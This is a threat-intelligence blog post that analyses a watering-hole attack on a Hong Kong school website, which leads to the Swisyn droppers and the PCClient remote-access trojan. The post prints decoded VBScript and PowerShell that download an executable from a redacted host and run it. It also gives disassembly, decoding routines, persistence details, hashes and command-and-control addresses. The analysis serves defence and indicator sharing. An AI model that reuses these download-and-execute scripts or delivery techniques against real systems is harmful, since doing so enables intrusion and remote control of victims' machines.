Dragon Threat Labs

January 12

2015

Insight in to a strategic web compromise and attack campaign against Hong Kong infrastructure. Revealing an attacker's persistence, sophistication and aggression.

Contents

Introduction

Over the past several months an increasing number of strategic web compromises ("wateringholes") have been discovered on websites in Hong Kong. This rise in activity coincides with the Occupy Central protests. In this post we will talk about a single attack, whilst not trying to distract attention from the vast number of attacks and subsequent compromises that remain persistent in Hong Kong.

Whilst going about our daily business we were alerted to a website that began serving a malicious payload alongside its usual web page. The initial investigation revealed that the attack and associated payloads are part of an ongoing attack campaign by an Advanced Persistent Threat group that is known to target various sectors of industry and Government in Hong Kong.

In this instance we have chosen to obfuscate details of the compromised website to protect the identity of the victim. This website belongs to a private educational institution who, since being notified about the compromise, has removed the malicious executable and remediated the compromised of their server, thus breaking a crucial link in the chain of this attack.

Strategic web compromise

The website in question was implanted with some HTML code that simply reaches out to a secondary website and downloads malware. Whilst this in itself is not interesting the methodology used to obfuscate code and evade detection are. The underlying code in the first page that loads exploits a vulnerability in Internet Explorer (CVE-2014-6332) and runs several scripts, each with support for different operating systems and methods of downloading and executing a file from a website. The first script is obfuscated Visual Basic Script ("VBS")

```
<html>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE8" >
<head>
<title>Count</title>
</head>
<!-- saved from url=(0014)about:internet -->
<script language=vbscript>
function MoSaklgEs7(k)
s=Split(k,",")
t=""
For i = 0 To UBound(s)
t=t+Chrw(eval(s(i)))
Next
MoSaklgEs7=t
End Function
t=
"60,33,100,111,99,116,121,112,101,32,104,116,109,108,62,13,10,60,104,116,109,108,
,108,101,34,32,99,111,110,116,101,110,116,61,34,73,69,61,69,109,117,108,97,116,10
,83,67,82,73,80,84,32,76,65,78,71,85,65,71,69,61,34,86,66,83,99,114,105,112,116,3
,82,101,115,117,109,101,32,78,101,120,116,13,10,13,10,83,101,116,32,111,83,104,10
41,13,10,115,116,114,72,111,109,101,70,111,108,100,101,114,32,61,32,111,83,104,10
```

By decoding this we can see the true intentions of the script – which opens a whole new can of worms.

```
<!doctype html>
<html>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE8" >
<head>
</head>
<body>

<SCRIPT LANGUAGE="VBScript">
function runmumaa()
On Error Resume Next

Set oShell = CreateObject("WScript.Shell")
strHomeFolder = oShell.ExpandEnvironmentStrings("%PSModulePath%")
wscript.echo strHomeFolder
if strHomeFolder = "%PSModulePath%" then

oShell.run "cmd.exe /c echo. >%temp%\\1.vbs&echo Set Post = CreateObject(""Msxml2.XMLHTTP"") >>%temp%\\1.vbs&echo Set Shell = CreateObject(""Wscript.Shell"") >>%temp%\\1.vbs&echo Post.Open ""GET"",""
http://[redacted]/info/index.php"",0 >>%temp%\\1.vbs&echo Post.Send() >>%temp%\\1.vbs&echo Set aGet = CreateObject(""ADODB.Stream"") >>%temp%\\1.vbs&echo aGet.Mode = 3 >>%temp%\\1.vbs&echo
aGet.Type = 1 >>%temp%\\1.vbs&echo aGet.Open() >>%temp%\\1.vbs&echo aGet.Write(Post.responseBody) >>%temp%\\1.vbs&echo aGet.SaveToFile ""%temp%\zl.exe"",2 >>%temp%\\1.vbs&echo wscript.sleep 1000
>>%temp%\\1.vbs&echo Shell.Run (""%temp%\zl.exe"") >>%temp%\\1.vbs",0
oShell.run("cmd.exe /c cscript %temp%\\1.vbs") ,0
else

set shell=createobject("Shell.Application")
shell.ShellExecute "powershell.exe", "  -NoP -NonI -W Hidden -encodedCommand
```

```
""SQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAAJAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBTAHQAcgBlAGEAbQBSAGUAYQBkAGUAcgAgACgAJAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG
4ALgBEAGUAZgBsAGEAdABlAFMAdAByAGUAYQBtACAAKAAkACgATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACAAKAAsACQAKABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG
4AZwAoACIAdABWAFYATABiAHgAbwB4AEUATAA0AGoAOABSACsAcwBGAFMAcABFAGgAUwBVAGgAbwBsAFMAUgBPAEoAQgBIADAAdwBNAEkARgBLAGoAUwBRAHcAOQByAGQAcwBmAEIAKwA3AEEAZAB6AHgAZwBSAHEAVAArACsAWABtAGkAcgBSAEMAMwBDAHEAbABRAG
YAOQBqAEUAegAvAHIANwA1AFoAawBaADIAYQA3AHQARwB3AHkAMgB2AGsASQAxAFoAQwA5AFQAMgBhAG4AVQAzAFcANwB5AFAAdgBsAG0AbgBZAHUAKwBMAG0AbwAwAFcALwBEAFgAQQBsAE8ANABwAGgAaAAzADQAaQBDAGgAUgBFAGYAdgBPADUAbwA1ADYAbgAyAF
EASgByAFAAVQBiADEAUAB1ADAAWQBtAEMAdAB0AHMAdwBDAHUAZwBxAFkAZwBoADIAOQBpAGUANQBOAGoAQQBHAFYAdgBkADAAbABwAHoAcgBsADUAWABoADYAdwB4AEUANgBqADUAaABhAGEAUwBpAGUAMgBDAGUAUABvAEEAZwA3AEYAMgBkAG4AQQBSAGcAUABVAE
cAbQBDAG8AeQBEAG4AUQBTAEIAZgBFAE8AeABSAGkARQBFAFEAeABJAEkAagBIAG8AVwA0AEQASQBGAEEASQBMAFoAYgBhAEsAVAB4AGoAUQBWAE8ATQBGAC8AbgBrAEYASQBuAGkAVwBZAHkAdABSAHEAMQBvAFAAagByAGIASgBwAEUANwBCADAAagB5AGQAVQBIAC
8AMAA2AGkAegA2AHYAVgBJAG8AbABDAEUAaABUAHMASQBEAE8ASgBQAEEAVAAzADcAawBQAEsAKwAxAC8AYQBnAEQAbwBOAGsAYgBSADkASABEAE4AVwBLAHEAbwA0AEUAbABzAEQASQBzAEwAcABmAFgAdABSADgAZAB3ADcAZgBNAEwAMwBkADYAcwBrADYAdgA1AH
MAVwAvAGYAOAA5AE8ANgAyAFEAeABCAGEAbAAyAHgAZABnAEoAUQB5AGgAQgBEAEsAawBLAGoALwBvAEsAYQA3AEwAMwBGADMAWAA5AG0AUQBCAEEAcABSAEMARgA3AHcASQB2AFAAUwB2AE0AdwBRAGEAWABYAGoAUgBBAEMAMgBOAEoAcABuAHcAKwBIAEgAVQBFAE
YATABiACsAOABFAHoATgBFAC8AVgBxADAAZQBiAHIAeQBIAFAAMgBaADcAYwBqAHUALwB2AFkANgBYADUASwAxAFYAMABCAHkAMwB5AFQAbgBnAHUAYwBoAEoATwA2AGEAMQAvAHcAbwBnADkAOABUAHgAVABHAGMAdwB2AGcAdwBnAFEAUABBACsANABYAGoASgBpAG
sATABMADQAWABBAFEAUwBMAEIANgBNAFQAQwArAEMAQwBCAFkATwB5AEYANABUAHMAegBqAEYAMwA1AFEAQQBpAFoAbABqADEAKwBQAFgARgBDAEgAcQBuAG8ANQB2ADkAagB6AHMAKwBOAE8ANQBNAEwAbQBJAFMAMgBxAFMAUgA2AHQASgBEAGcAYwBRAC8ARQBEAG
8ATgBFAEsANABWAHAAbgBMAHcARwAwAEkAdgBmAE4AYwBCAEkASwB2AG0AVwBqADAAVQBoAHIAWABSAFIAVgBxAEwAZwBsADMAOABKAEsANwA0AE0ATwAxADAATAAzAGQATgBtAGIAagBmAFIAdwAwAHIANgB5AHMAZwAyAFIAdQBlAHIAMwBrAGMAbwAwAGwAbAB2AF
kAMQBFAEkAVQBVAEYAOABxAG8AZgAwAGoAZwAxADEAcwBOAG8AYgA5AHUAdgBDAGEAagBTAFYAeABTADcAMQBsAEMAVwBCAFkARAA5AG0AZwAyAGMARABhADgAaQByAGkAQgB3AD0APQAiACkAKQApACkALAAgAFsASQBPAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAC
4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAE0AbwBkAGUAXQA6ADoARABlAGMAbwBtAHAAcgBlAHMAcwApACkALAAgAFsAVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQApAC4AUgBlAGEAZABUAG8ARQBuAGQAKAApADsA""",,
```

```
"open", 0
end if
```

This code is extremely interesting because not only does it contain VBScript but also contains PowerShell script. Once running it uses an elaborate way to detect the operating system version and then selects whether to use VBScript or Powershell based on the result; VBScript for Windows XP and Powershell for newer versions of Windows. The Powershell script is compressed and Base64 encoded. By decoding this script we can determine its nature

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\Dan> echo $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStrea
$vbsparams = $env:TEMP+"\run.vbs"
$eparams = $env:TEMP+"\plug.exe"
"`n" | Out-File $vbsparams
"on error resume next" | Out-File -Append $vbsparams
"iLocal=LCase(Wscript.Arguments(1))" | Out-File -Append $vbsparams
"iRemote=LCase(Wscript.Arguments(0))" | Out-File -Append $vbsparams
"iUser=LCase(Wscript.Arguments(2))" | Out-File -Append $vbsparams
"iPass=LCase(Wscript.Arguments(3))" | Out-File -Append $vbsparams
"set xPost=CreateObject(`"Microsoft.XML`" & tian6 & `"HTTP`")" | Out-File -Append $vbsparams
"if iUser=`"`" and iPass=`"`" then" | Out-File -Append $vbsparams
"'the printmast bessse" | Out-File -Append $vbsparams
"xPost.Open `"GET`",iRemote,0" | Out-File -Append $vbsparams
"'usefool bkeiiise" | Out-File -Append $vbsparams
"else" | Out-File -Append $vbsparams
"'the printmast bessse" | Out-File -Append $vbsparams
"xPost.Open `"GET`",iRemote,0,iUser,iPass" | Out-File -Append $vbsparams
"'tkfkfakakdkeiusee" | Out-File -Append $vbsparams
"end if" | Out-File -Append $vbsparams
"'ipoad558" | Out-File -Append $vbsparams
"xPost.Send()" | Out-File -Append $vbsparams
"'the printmast bessse" | Out-File -Append $vbsparams
"set sGet=CreateObject(`"ADODB.Stream`")" | Out-File -Append $vbsparams
"'tuueajfjtou ooajf" | Out-File -Append $vbsparams
"sGet.Mode=3" | Out-File -Append $vbsparams
"'seilefual kkoi552" | Out-File -Append $vbsparams
"sGet.Type=1" | Out-File -Append $vbsparams
"'buffajt  kkkasss" | Out-File -Append $vbsparams
"sGet.Open()" | Out-File -Append $vbsparams
"'mmmmmuuuu qquaufjfrje" | Out-File -Append $vbsparams
"sGet.Write xPost.ResponseBody" | Out-File -Append $vbsparams
"'fjajfuiekav 777oookkms" | Out-File -Append $vbsparams
"sGet.SaveToFile iLocal,2" | Out-File -Append $vbsparams

cscript $vbsparams http://[redacted]/info/index.php $eparams
Start-Sleep -s 2
start $eparams
```

As you can see this powershell script simply extracts another VBScript and executes it. The VBScript then downloads the first binary payload into the user's temporary directory and names it 'plug.exe'.

If the operating system version is too old to support Powershell then the script will attempt to use VBScript. This VBScript downloads the primary payload to the temporary directory and names it "z1.exe".

First stage malware (Dropper component – "Swisyn" part 1)

The first binary payload that lands on the system is relatively simple and serves as a method of yet again detecting the operating system version and where to drop a secondary payload file. Whilst this binary is not complicated by nature it has been designed to masquerade as a legitimate application and contains functionality to evade anti-virus. This malware implant is commonly detected by anti-virus as Swisyn.

Upon running this malware determines the operating system version, but only delineating between Windows XP, Visa and above.

```
.text:004015A3 GetOS           proc near               ; CODE XREF: sub_4016C9+C9↓p
.text:004015A3
.text:004015A3 var_A0          = dword ptr -0A0h
.text:004015A3 VersionInformation= _OSVERSIONINFOA ptr -9Ch
.text:004015A3
.text:004015A3                 push    ebp
.text:004015A4                 mov     ebp, esp
.text:004015A6                 sub     esp, 0A0h
.text:004015AC                 push    edi
.text:004015AD                 mov     [ebp+VersionInformation.dwOSVersionInfoSize], 0
.text:004015B7                 mov     ecx, 26h
.text:004015BC                 xor     eax, eax
.text:004015BE                 lea     edi, [ebp+VersionInformation.dwMajorVersion]
.text:004015C4                 rep stosd
.text:004015C6                 mov     [ebp+VersionInformation.dwOSVersionInfoSize], 9Ch
.text:004015D0                 lea     eax, [ebp+VersionInformation]
.text:004015D6                 push    eax             ; lpVersionInformation
.text:004015D7                 call    ds:GetVersionExA
.text:004015DD                 test    eax, eax
.text:004015DF                 jnz     short loc_4015E8
.text:004015E1                 xor     eax, eax
.text:004015E3                 jmp     loc_4016C4
.text:004015E8 ; ---------------------------------------------------------------------------
.text:004015E8
.text:004015E8 loc_4015E8:                             ; CODE XREF: GetOS+3C↑j
.text:004015E8                 cmp     [ebp+VersionInformation.dwMajorVersion], 5
.text:004015EF                 jnz     short loc_401609
.text:004015F1                 cmp     [ebp+VersionInformation.dwMinorVersion], 0
.text:004015F8                 jnz     short loc_401609
.text:004015FA                 mov     [ebp+var_A0], 0
.text:00401604                 jmp     loc_4016BE
.text:00401609 ; ---------------------------------------------------------------------------
.text:00401609
.text:00401609 loc_401609:                             ; CODE XREF: GetOS+4C↑j
.text:00401609                                         ; GetOS+55↑j
.text:00401609                 cmp     [ebp+VersionInformation.dwMajorVersion], 5
.text:00401610                 jnz     short loc_40162A
.text:00401612                 cmp     [ebp+VersionInformation.dwMinorVersion], 1
.text:00401619                 jnz     short loc_40162A
000009E8  004015E8: GetOS:loc_4015E8
```

It appears that this functionality is included because the secondary payload comes in both 32bit and 64bit versions.

Both of these second stage payloads are obfuscated but decoded with a simple bitwise operation as per below

```
.text:00401566 loc_401566:                             ; CODE XREF: sub_401536+67↓j
.text:00401566                 mov     edx, [ebp+var_8]
.text:00401569                 add     edx, 1
.text:0040156C                 mov     [ebp+var_8], edx
.text:0040156F
.text:0040156F loc_40156F:                             ; CODE XREF: sub_401536+2E↑j
.text:0040156F                 mov     eax, [ebp+arg_4]
.text:00401572                 sub     eax, 1
.text:00401575                 cmp     [ebp+var_8], eax
.text:00401578                 jnb     short loc_40159F
.text:0040157A                 mov     ecx, [ebp+arg_0]
.text:0040157D                 mov     dl, [ecx]
.text:0040157F                 sub     dl, [ebp+var_4]
.text:00401582                 mov     eax, [ebp+arg_0]
.text:00401585                 mov     [eax], dl
.text:00401587                 mov     ecx, [ebp+arg_0]
.text:0040158A                 mov     dl, [ecx]
.text:0040158C                 xor     dl, [ebp+var_4]
.text:0040158F                 mov     eax, [ebp+arg_0]
.text:00401592                 mov     [eax], dl
.text:00401594                 mov     ecx, [ebp+arg_0]
.text:00401597                 add     ecx, 1
.text:0040159A                 mov     [ebp+arg_0], ecx
.text:0040159D                 jmp     short loc_401566
.text:0040159F ; ---------------------------------------------------------------------------
.text:0040159F
.text:0040159F loc_40159F:                             ; CODE XREF: sub_401536+42↑j

0000099F   0040159F: sub_401536:loc_40159F
```

In this scenario, the secondary payloads can be decoded using a simple subtraction of 3 followed by an XOR of 3 from each byte. This file is then written to %User%\Application Data\Microsoft in a newly created folder name 'wuauclt'. The filename depends on the operating system version, for Windows XP it is "clbcatq.dll", for Windows Vista and above it is "profapi.dll". Once this file has been written to disk a file from the Windows System32 folder is copied into the directory. This file, named 'wuauclt.exe', is the Windows update client interface and it a standard windows file. By executing this file in a specific manner it will load the freshly dropped DLL file – affectively this is known as DLL hijacking.

Following this action another file, named 'wuauclt.dat', is written on to the disk under the same directory. This file is encoded and not decoded at this stage of the attack. To complete the file drop wuauclt.exe is executed.

The 64bit version of this dropper is vastly similar in functionality although it offers slightly more efficiency in the code. The decoding routine is more simplified than its 32bit counterpart and the decoding key is hardcoded

```
.text:00000001000015B0 DecodeLoop:                             ; CODE XREF: StartAddress+182↓j
.text:00000001000015B0                 movzx   ecx, byte ptr [rdx] ; ecx = DecodeBuffer[i]
.text:00000001000015B3                 inc     rdx             ; Increase buffer index
.text:00000001000015B6                 sub     cl, 3           ; DecodeBuffer[i] -= 3
.text:00000001000015B9                 xor     cl, 3           ; DecodeBuffer[i] ^= 3
.text:00000001000015BC                 dec     r8
.text:00000001000015BF                 mov     [rdx-1], cl
.text:00000001000015C2                 jnz     short DecodeLoop ; ecx = DecodeBuffer[i]
.text:00000001000015C4
.text:00000001000015C4 loc_1000015C4:                          ; CODE XREF: StartAddress+16A↑j
.text:00000001000015C4                 lea     rcx, unk_10004030
.text:00000001000015CB                 mov     r8d, eax
.text:00000001000015CE                 mov     rdx, rbx
.text:00000001000015D1                 call    MemorySetup
.text:00000001000015D6                 test    eax, eax
.text:00000001000015D8                 jnz     short loc_1000015E2
.text:00000001000015DA                 mov     rcx, rbx        ; void *
.text:00000001000015DD
.text:00000001000015DD loc_1000015DD:                          ; CODE XREF: StartAddress+14C↑j
00000980 0000000010001580: StartAddress+140
```

The following pseudo-code can decode both 32bit and 64bit versions of the DLL stored in 'wuauclt.dat'

```
void decode(BYTE *data, int len, BYTE xorkey)
{
    for (int i = 0; i < len; i++)
    {
    data[i] -= xorkey;
    data[i] ^= xorkey;
    }
    printf("%s", data);
}
```

Not to dwell on a dropper, let's move on to the second stage malware.

Second stage (Decoder and loader – "Swisyn" part 2)

The malware second stage is now loaded and running. Interestingly, this payload is also detected by anti-virus as Swisyn. This DLL is again fairly simple and acts as a secondary dropper. It primarily serves as a method of decoding one of the files dropped by the previous malware stage and creating a method to start the malware on system boot-up or user login. In order to do this the malware firstly decodes a file that was dropped by the previous stage – in this case it is "wuauclt.dat". The decoding routine is again overly complex but ultimately amounts to a simple subtraction and XOR, again both of these operations are performed by the number 3, thus each byte is subtracted by 3 and then XOR'd with 3

```
.text:100018A0 DecodeConfig    proc near               ; CODE XREF: sub_100018E0+34↓p
.text:100018A0
.text:100018A0 arg_0           = dword ptr  4
.text:100018A0 arg_4           = dword ptr  8
.text:100018A0 arg_8           = dword ptr  0Ch
.text:100018A0
.text:100018A0                 mov     eax, [esp+arg_8]
.text:100018A4                 mov     ecx, 1Ah
.text:100018A9                 and     eax, 0FFh
.text:100018AE                 cdq
.text:100018AF                 idiv    ecx
.text:100018B1                 mov     eax, [esp+arg_4]
.text:100018B5                 inc     dl
.text:100018B7                 dec     eax
.text:100018B8                 test    eax, eax
.text:100018BA                 jbe     short locret_100018D0
.text:100018BC                 push    esi
.text:100018BD                 mov     esi, eax
.text:100018BF                 mov     eax, [esp+4+arg_0]
.text:100018C3
.text:100018C3 loc_100018C3:                           ; CODE XREF: DecodeConfig+2D↓j
.text:100018C3                 mov     cl, [eax]
.text:100018C5                 sub     cl, dl
.text:100018C7                 xor     cl, dl
.text:100018C9                 mov     [eax], cl
.text:100018CB                 inc     eax
.text:100018CC                 dec     esi
.text:100018CD                 jnz     short loc_100018C3
.text:100018CF                 pop     esi
.text:100018D0
.text:100018D0 locret_100018D0:                        ; CODE XREF: DecodeConfig+1A↑j
.text:100018D0                 retn
.text:100018D0 DecodeConfig    endp
```

Once this file has been decoded it is loaded into memory and executed. This file, once decoded is the third and final payload. The method of leaving the encoded file on disk and only decoding it in memory is to thwart poorly configured anti-virus or disk surface heuristic scanners.


Finally to wrap up, an entry is created in the registry named 'wuauclt' is created under 'HKCU\Software\Microsoft\Windows\Current Version\Run' to ensure that this file is executed upon user-login.

Final stage (RAT – "PCClient")

Finally we are left with a full payload. Unsurprisingly the 3rd and final stage of this part of the attack is a fully fledged RAT (Remote Administration Tool), which is detected by anti-virus as PCClient. This RAT allows the attacker to control the infected workstation and perform a vast array of administrative functions such as:

- Downloading files to the infected workstation
- Uploading from the infected workstation files to the attackers
- Enumerate/list all connected drives such as network shares or external devices
- Search the infected workstations hard drive for files
- Deleting, copying and moving files on the infected workstation
- Executing commands on the infected workstation

A high-level view of the command structure gives us an idea as to how simple this functionality can seem, but does not turn away from how damaging the affects can be:



Once the RAT has been loaded on the infected machine it begins calling out to the command and control server ("phoning home") and waits for the attackers to issue one of the above commands to the victim. As we usually see with APT attacks the malware controllers use a specific ID to code their attack campaign, which in this case is 'C00BBB'.
Information about the victim system is collected and posted off to the command and control server. This information gives the attacker a brief description about the machine. The information consists of:

- Machine hostname
- Total amount of RAM memory
- Operating system and service pack level
- Attack campaign code

This information is encoded using a simple bitwise operation and then sent to the command and control server. For example:

Unencoded data	**Encoded data**
44 45 4C 4C 2D 31 37 38 DELL-178	**BA B9 B2 B2 51 4D 47 46 º¹²²QMGF**
44 33 43 00 00 00 00 00 D3C.....	**BA 4B BB 7E 7E 7E 7E 7E ºK»~~~~~**
00 00 00 00 00 00 00 00	**7E 7E 7E 7E 7E 7E 7E 7E ~~~~~~~~**
00 00 00 00 00 00 00 00	**7E 7E 7E 7E 7E 7E 7E 7E ~~~~~~~~**
00 00 00 00 00 00 00 00	**7E 7E 7E 7E 7E 7E 7E 7E ~~~~~~~~**
00 00 00 00 00 00 00 00	**7E 7E 7E 7E 7E 7E 7E 7E ~~~~~~~~**
00 00 00 00 00 00 00 00	**7E 7E 7E 7E 7E 7E 7E 7E ~~~~~~~~**
00 00 00 00 00 00 00 00	**7E 7E 7E 7E 7E 7E 7E 7E ~~~~~~~~**
35 31 32 4D 42 00 00 00 512MB...	**49 4D 4C B1 BC 7E 7E 7E IML±¼~~~**
00 00 00 00 00 00 00 00	**7E 7E 7E 7E 7E 7E 7E 7E ~~~~~~~~**
00 00 00 00 00 00 00 00	**7E 7E 7E 7E 7E 7E 7E 7E ~~~~~~~~**
00 00 00 00 00 00 00 00	**7E 7E 7E 7E 7E 7E 7E 7E ~~~~~~~~**
57 69 6E 20 58 50 20 53 Win XP S	**A7 95 90 5E A6 AE 5E AB §••^¦®^«**
50 33 20 28 42 75 69 6C P3 (Buil	**AE 4B 5E 56 BC 89 95 92 ®K^V¼‰•'**


64 20 32 36 30 30 29 00 d 2600).	**9A 5E 4C 48 4E 4E 55 7E š^LHNNU~**
00 00 00 00 00 00 00 00	**7E 7E 7E 7E 7E 7E 7E 7E ~~~~~~~~**
00 00 00 00 00 00 00 00	**7E 7E 7E 7E 7E 7E 7E 7E ~~~~~~~~**
00 00 00 00 00 00 00 00	**7E 7E 7E 7E 7E 7E 7E 7E ~~~~~~~~**
00 00 00 00 00 00 00 00	**7E 7E 7E 7E 7E 7E 7E 7E ~~~~~~~~**
00 00 00 00 00 00 00 00	**7E 7E 7E 7E 7E 7E 7E 7E ~~~~~~~~**
43 30 30 42 42 42 00 00 C00BBB..	**BB 4E 4E BC BC BC 7E 7E »NN¼¼¼~~**

Whilst this may seem to make the data harder to recover it actually makes detection of the traffic easier. To decode the traffic a simple calculation can be performed by reversing the encoding operations. In this case the malware simply increases the initial encoding key by 1, then adds this value to each byte in the buffer and finally XOR's each byte. Once again, the following pseudo-code can decode this data

```
void decode(BYTE *data, int len, BYTE xorkey)
{
    for (int i = 0; i < len; i++)
    {
    data[i] -= xorkey;
    data[i] ^= xorkey;
    }
    printf("%s", data);
}
```

Infrastructure & associations

During in the investigation we performed analysis of the infrastructure that this malware communicates with. On this occasion we have not been able to gain physical access to the command and control server as it is legitimate, but compromised production infrastructure. The graph below shows the flow in which various parts of the attack are loaded and how they chain together.


CENSORED
Wateringhole delivers
cff25fe24a90ef63eaa168c07008c2bb
index.html
f66b64ef984ac46ac7395358059979bc
efd9dc39682312d6576468f5c0eb6236
42b76c0503a6bf21f1ea86e0b14d67ea
279ef79f904476ba0f9f44c87358bb1f
run.vbs
a6a18c846e5179259eba9de238f67e41
Swisyn
profapi.dll
ad17eff26994df824be36db246c8fb6a
PCClient
clbcatq.dll
55f84d88d84c221437cd23cdbc541d2e
In memory execution
wuauclt.dat
Build C00BBB
a6a18c846e5179259eba9de238f67e41
TCP port 443
c.aoemvp.com
45.64.74.101
aoemvp.com
103.229.127.104
